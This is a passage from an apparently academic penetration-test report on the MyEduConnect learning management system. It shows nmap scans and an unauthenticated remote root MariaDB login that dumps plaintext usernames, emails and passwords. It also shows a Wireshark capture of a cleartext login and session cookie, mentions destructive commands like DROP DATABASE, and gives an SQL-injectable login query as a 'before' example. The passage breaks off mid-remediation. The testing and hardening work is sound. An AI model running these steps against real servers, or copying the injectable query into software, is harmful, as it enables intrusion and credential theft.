Affected Component	MariaDB – TCP Port 3306		

Reproduction Steps:

Step 1: Confirm open database port from Kali using Nmap

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -p 3306 -sV 192.168.116.1

[sudo] password for kali:
Starting Nmap 7.99 ( https://nmap.org ) at 2026-06-17 13:32 -0400
Nmap scan report for 192.168.116.1
Host is up (0.0021s latency).

PORT     STATE SERVICE VERSION
3306/tcp open  mysql   MariaDB 5.5.5-10.4.32

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 1.51 seconds
```

Step 2: Attempt direct remote connection as root with no password

```
┌──(kali㉿kali)-[~]
└─$ mysql -h 192.168.116.1 -u root --skip-ssl
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 110
Server version: 10.4.32-MariaDB mariadb.org binary distribution

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.
```

The connection was accepted immediately with no password prompt, confirming unauthenticated root access from a remote host.

Step 3: Enumerate all databases on the server

```
MariaDB [(none)]> SHOW DATABASES;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| mysql              |
| online_lms         |
| performance_schema |
| phpmyadmin         |
| test               |
+--------------------+
6 rows in set (0.016 sec)
```

Step 4: Select the target database and enumerate tables

```
MariaDB [(none)]> USE online_lms;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
MariaDB [online_lms]> SHOW TABLES;
+-------------------------------+
| Tables_in_online_lms          |
+-------------------------------+
| assignment                    |
| city                          |
| complete_status               |
| gender                        |
| generated_code                |
| grade                         |
| grade_has_subject             |
| guardian                      |
| mark_status                   |
| notes                         |
| payment                       |
| request                       |
| status                        |
| subject                       |
| user                          |
| user_has_grade                |
| user_has_grade_has_subject    |
| user_has_release_assignment   |
| user_type                     |
+-------------------------------+
19 rows in set (0.014 sec)
```

Step 5: Extract all user credentials directly from the database

```
MariaDB [online_lms]> SELECT username, password FROM user;
+-------------------------------+----------------+
| username                      | password       |
+-------------------------------+----------------+
| admin                         | admin          |
| Amar                          | Amar123        |
| hashan@gmail.com              | 1692118346102  |
| John                          | John123        |
| kaushalyafernando172@gmail.com | 1692476562220 |
| qwe                           | qwe            |
| saduni@gmail.com              | 1692118621987  |
| sahan@gmail.com               | 1692117549212  |
| sakuni@gmail.com              | 1733038198970  |
| saman@gmail.com               | 1692388188920  |
| sandeepaherath2001@gmail.com  | 1692475774426  |
| subhashanieherath@gmail.com   | 1692540684096  |
+-------------------------------+----------------+
12 rows in set (0.016 sec)
```

4.2.2 Exposed Apache Server Information without Authentication

A05:2021 Security Misconfiguration	
Description:	The Apache server-info page is enabled and accessible without authentication. It exposes sensitive server information such as the Apache version, PHP version, etc. This information can be used by attackers to fingerprint the server environment and search for known vulnerabilities associated with the exposed software versions. This causes the server to be more vulnerable to targeted attacks and information disclosure.

Payload Used:	nikto -h http://192.168.116.1/online_lms/online_lms/ curl -s -o /dev/null -w "%{http_code}" http://192.168.116.1/server-info curl -I http://192.168.116.1/online_lms/online_lms/

Risk Scores			
Severity	Medium	**CVSS v3.1 score**	5.3
CVSS Vector	CVSS:3.1/AV:N/AC:L/PR:N/UI:R/S:U/C:N/I:L/A:N		
CWE	CWE-200: Exposure of Sensitive Information		
Affected Component	Apache httpd 2.4.58		

Reproduction Steps:

Step 1: Identify server-info from Nikto scan



Step 2: Confirm server information is accessible using curl

```
┌──(kali㉿kali)-[~]
└─$ curl -s -o /dev/null -w "%{http_code}" http://192.168.116.1/server-info
200

┌──(kali㉿kali)-[~]
└─$ curl -I http://192.168.116.1/online_lms/online_lms/
HTTP/1.1 200 OK
Date: Wed, 17 Jun 2026 18:34:50 GMT
Server: Apache/2.4.58 (Win64) OpenSSL/3.1.3 PHP/8.2.12
Content-Type: text/html;charset=UTF-8
```

4.3 Cryptographic Exploitation

A02:2021 Cryptographic Exploitation			
Description:	User passwords are stored in the database without proper hashing, making it vulnerable to whoever has access to the database. Login credentials transmitted over unencrypted HTTP allowing network interception.		
Payload Used:	Direct intercept using wireshark		
Risk Scores			
Severity	Critical	**CVSS v3.1 score**	9.1
CVSS Vector	CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:N		
CWE	CWE-319: Cleartext Transmission of Sensitive Information		
Affected Component	process_signIn.php (Authentication Module)		

Reproduction Steps:

Method 1: Directly Access Phpmyadmin to View Database

	username	first_name	last_name	mobile	email	address_1	address_2	city_id	password	user_type
opy Delete	admin	Sandeepa	Lakruwan	0771234567	sandi@gmail.com	Meenewa	Ilukhena	1	admin	
opy Delete	gotong	Wong	Goh Tong	0147854432	gohtong@yahoo.com	Genting	Highlands	3	royong	
opy Delete	qwe	dsa	asd	0178965542	qwe@qwe.com	qwe	ewq	14	qwe	
opy Delete	sha@gmail.com	Manisha	Farhana	0179654852	sha@gmail.com	Taman Indah	Cyberjaya	1	shakalaka	

By viewing the database, anyone who has access can exploit any password including admin which has higher privileged than others.

Method 2: Show Plaintext via MySQL CLI from Kali

```
MariaDB [(none)]> use online_lms;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
MariaDB [online_lms]> show tables;
+-------------------------------+
| Tables_in_online_lms          |
+-------------------------------+
| assignment                    |
| city                          |
| complete_status               |
| gender                        |
| generated_code                |
| grade                         |
| grade_has_subject             |
| guardian                      |
| mark_status                   |
| notes                         |
| payment                       |
| request                       |
| status                        |
| subject                       |
| user                          |
| user_has_grade                |
| user_has_grade_has_subject    |
| user_has_release_assignment   |
| user_type                     |
+-------------------------------+
19 rows in set (0.002 sec)

MariaDB [online_lms]> select username, password from user;
+-------------------------------+---------------+
| username                      | password      |
+-------------------------------+---------------+
| admin                         | admin         |
| hashan@gmail.com              | 1692118346102 |
| kaushalyafernando172@gmail.com | 1692476562220 |
| qwe                           | qwe           |
| sahan@gmail.com               | 1692117549212 |
| sha@gmail.com                 | shakalaka     |
| subhashanieherath@gmail.com   | 1692540684096 |
+-------------------------------+---------------+
7 rows in set (0.004 sec)

MariaDB [online_lms]>
```

```
MariaDB [online_lms]> select username, password from user;
+-------------------------------+---------------+
| username                      | password      |
+-------------------------------+---------------+
| admin                         | admin         |
| hashan@gmail.com              | 1692118346102 |
| kaushalyafernando172@gmail.com | 1692476562220 |
| qwe                           | qwe           |
| sahan@gmail.com               | 1692117549212 |
| sha@gmail.com                 | shakalaka     |
| subhashanieherath@gmail.com   | 1692540684096 |
+-------------------------------+---------------+
7 rows in set (0.004 sec)


MariaDB [online_lms]>
```

```
kali@manisha: ~
Session  Actions  Edit  View  Help
┌──(kali㉿manisha)-[~]
└─$ php -r "echo password_hash('shakalaka', PASSWORD_BCRYPT);"
$2y$12$zrQnwcDMNAZi5QlEXlh7aOxGrHlWUE6zaKH4iwP0/074rcsq9dgcK

┌──(kali㉿manisha)-[~]
└─$
```

Since all passwords are unencrypted, this critical cryptographic failure can be easily compromised. By executing *select username, password from user;* , all credentials are exposed.

Method 3: WireShark Cleartext Transmission



The system shows a severe cryptographic failure by processing and transmitting user authentication tokens across the network in cleartext state. As captured, when a user attempts a login request, the password string is sent over completely unencrypted. Since the platform relies on HTTP, it fails to establish an encrypted HTTPS handshake channel.

4.4 Network-Layer Exploitation


4.4.1 Plaintext Transmission of Sensitive Information over HTTP

A02:2021 Cryptographic Exploitation			
Description:	The platform transmits login credentials and session tokens over unencrypted HTTP. Using Wireshark, the network traffic shows that usernames, passwords, and session cookies are sent in plaintext. An attacker connected to the same network can intercept this information and gain unauthorized access to user accounts.		
Payload Used:	Wireshark TCP stream capture on eth0 — PHPSESSID=7vn3987vse0k88b3974fdpkl2g		
Risk Scores			
Severity	High	**CVSS v3.1 score**	8.1
CVSS Vector	CVSS:3.1/AV:N/AC:H/PR:N/UI:N/S:U/C:H/I:H/A:H		


CWE	CWE-319: Cleartext Transmission of Sensitive Information
Affected Component	HTTP Port 80 (process_signIn.php), PHP Session Cookie (PHPSESSID)

Reproduction Steps:


Step 1: Launch Wireshark on Kali Linux




Select eth1




Step 2: Apply filter “http”



Step 3: Open MyEduConnect on Kali Linux Firefox as admin



Step 4: Locate POST request to process_signIN.php



Step 5: Follow TCP stream and observe findings

```
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=----geckoformboundary4659c8cdbad3f9c1866bf14da92b3681
Content-Length: 289
Origin: http://192.168.116.1
Connection: keep-alive
Referer: http://192.168.116.1/online_lms/online_lms/online_lms/SignIn.php?
Cookie: PHPSESSID=7vn3987vse0k88b3974fdpkl2g
Priority: u=0

------geckoformboundary4659c8cdbad3f9c1866bf14da92b3681
Content-Disposition: form-data; name="username"

admin
------geckoformboundary4659c8cdbad3f9c1866bf14da92b3681
Content-Disposition: form-data; name="password"

admin
------geckoformboundary4659c8cdbad3f9c1866bf14da92b3681--
```

The credentials of username and password are both revealed in the scan.

Step 6: Confirm accessibility using curl



The LMS can be accessed through the use of HTTP as opposed to HTTPS. The HTTP headers clearly indicate that there is no protection of communication using TLS encryption.

4.5 Post-Exploitation

Data extraction following exploitation was conducted to demonstrate the risk associated with storing databases without any form of encryption.

Reproduction Steps:

Step 1: Remote Database Connection

Remote connectivity for the database was created between the Kali machine and the port number 3306 on the targeted machine:

```
┌──(kali㉿kali)-[~]
└─$ mysql -h 192.168.100.12 -u root --skip-ssl
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 437
Server version: 10.4.32-MariaDB mariadb.org binary distribution

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.
```

Step 2: Database Enumeration

The schema discovery commands were issued to create an outline of the relational database engines that resided within the target system:

```
MariaDB [(none)]> SHOW DATABASES;
+--------------------+
| Database           |
+--------------------+
| cozycraft_db       |
| information_schema |
| mysql              |
| online_lms         |
| performance_schema |
| phpmyadmin         |
| test               |
+--------------------+
7 rows in set (0.002 sec)
```

Step 3: Database Selection and Table Enumeration

Targeted the online_lms database and ran table mapping queries to determine the storage location for the sensitive credentials:

```
MariaDB [(none)]> USE online_lms;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
MariaDB [online_lms]> SHOW TABLES;
+-------------------------------+
| Tables_in_online_lms          |
+-------------------------------+
| assignment                    |
| city                          |
| complete_status               |
| gender                        |
| generated_code                |
| grade                         |
| grade_has_subject             |
| guardian                      |
| mark_status                   |
| notes                         |
| payment                       |
| request                       |
| status                        |
| subject                       |
| user                          |
| user_has_grade                |
| user_has_grade_has_subject    |
| user_has_release_assignment   |
| user_type                     |
+-------------------------------+
19 rows in set (0.001 sec)
```

Step 4: Credential Extraction

The following targeted SQL statement was run on the users table to extract all the accounts for students, teachers, and administrators:

```
MariaDB [online_lms]> SELECT username, PASSWORD FROM user;
+-----------------------------------+-----------------+
| username                          | PASSWORD        |
+-----------------------------------+-----------------+
| admin                             | admin           |
| Amirul@gmail.com                  | amirul67        |
| Calvin                            | calvin123       |
| hashan@gmail.com                  | 1692118346102   |
| kaushalyafernando172@gmail.com    | 1692476562220   |
| qwe                               | qwe             |
| sahan@gmail.com                   | 1692117549212   |
| saman@gmail.com                   | 1692388188920   |
| subhashanieherath@gmail.com       | 1692540684096   |
| Tanisha@gmail.com                 | 1692475774426   |
+-----------------------------------+-----------------+
10 rows in set (0.001 sec)
```

4.6 Security Analysis and Business Impact

The identification of technical weaknesses in terms of enterprise risk metrics shows how these security vulnerabilities of the MyEduConnect system represent a vital risk for the institution’s continuity, stability, and trust.

A. Operational Impact (Availability & Data Integrity)

The exploitation of the vulnerable MySQL root account and the absence of any network isolation imply that an attacker would be able to obtain full DDL and DML privileges.

- **Data Corruption & Erasure:** A malicious actor inside the network can execute destructive payloads (such as DROP DATABASE or TRUNCATE TABLE) that erase student enrollment histories, grading matrices, and financial payment ledgers.
- **System Disruption:** The system experiences total breakdown in operation while data reconstruction and forensic cleanup take place. In an educational institution, it disrupts students' learning process and disables administrative processes and routines.

B. Financial Liabilities & Direct Costs

- **Incident Response & Remediation Expenses:**
- The direct costs involve costs for digital forensic incident response (DFIR), costs for rebuilding the infrastructure, offsite backups and restoring those backups, and cost for replacement systems.
- **Loss of Intellectual Property:** Any backend database access without authorization can allow competition or any malicious user to scrape intellectual property, such as course content and grading criteria.



C. Reputational Damage & Loss of Market Trust


- **Churn Metrics:** Corporate and organizational trust is heavily affected. The incident resulting in exposure of sensitive information results in reduced active users on the platform immediately, as educational institutions move away from software vendors that have been exposed.
- **Tarnished Brand Equity:** the data leak affects brand reputation negatively and makes it difficult for future business growth opportunities with the fiercely competitive nature of the EdTech industry.



Phase 5 Defense, Hardening, and Re-test

5.1 Per-Finding Remediation

5.1.1 Hardening of Broken Access Control

Finding	Broken Access Control
Severity	High
Applied Fix	Before (process_signIn.php): The application kept only the username in the session after signing in. As there was no information about the user role in the session, the application could not differentiate users when accessing certain pages.  after: The logging-in process has been changed to include saving the username along with his/her role within the session. This enables the system to determine the user's role and implement role-based access controls in the system.  Role validation was included at the beginning of AdminDash.php. The system validates the login state of the user and whether his/her user role is that of an administrator, user_type = 1. In case the user does not pass validation, he/she will be taken to the log in page.

	AdminDash.php ● process_signIn.php online_lms > online_lms > AdminDash.php 1 <?php 2 session_start(); 3 4 if (5 !isset($_SESSION["u"]) || 6 !isset($_SESSION["user_type"]) || 7 $_SESSION["user_type"] != 1 8){ 9 header("Location: SignIn.php"); 10 exit; 11 } 12 ?> 13 14 <!DOCTYPE html> 15 16 <html lang="en">
Before	before the fix was applied, the teacher login credentials (John) were used to view the page AdminDash.php without needing any authorization. The page consisted of some administrative tasks like User Management, Student Enrollment, and Results. 

After	
Re-test Result	

5.1.2 Hardening of SQL Injection

Finding	SQL Injection
Severity	Critical
Applied Fix	Fix 1: Login Authentication Query Before: The login function concatenated user input directly into its SQL queries, which allowed attackers to inject malicious SQL payloads and bypass authentication.

AdminDash.php | TeacherDash.php | process_signIn.php

online_lms > online_lms > process_signIn.php

```php
<?php
$username = $_POST["username"];
$password = $_POST["password"];

$phpResponseObject = new stdClass();

if ($username == null) {
    $phpResponseObject->msg = "Enter Username";
    echo json_encode($phpResponseObject);
    exit;
} else if ($password == null) {
    $phpResponseObject->msg = "Enter Password";
    echo json_encode($phpResponseObject);
    exit;
} else {

    $connection = new mysqli("localhost", "root", "", "online_lms");
    $table = $connection->query("SELECT * FROM `user` WHERE `username`='" . $username . "' AND `password`='" . $password . "'");
```

After: The vulnerable statements have been replaced by the prepared statements that use parameterized queries. The user inputs are considered data and not code and thus protect against SQL injections.

AdminDash.php | TeacherDash.php | process_signIn.php

online_lms > online_lms > process_signIn.php

```php
<?php
$username = $_POST["username"];
$password = $_POST["password"];

$phpResponseObject = new stdClass();

if ($username == null) {
    $phpResponseObject->msg = "Enter Username";
    echo json_encode($phpResponseObject);
    exit;
} else if ($password == null) {
    $phpResponseObject->msg = "Enter Password";
    echo json_encode($phpResponseObject);
    exit;
} else {


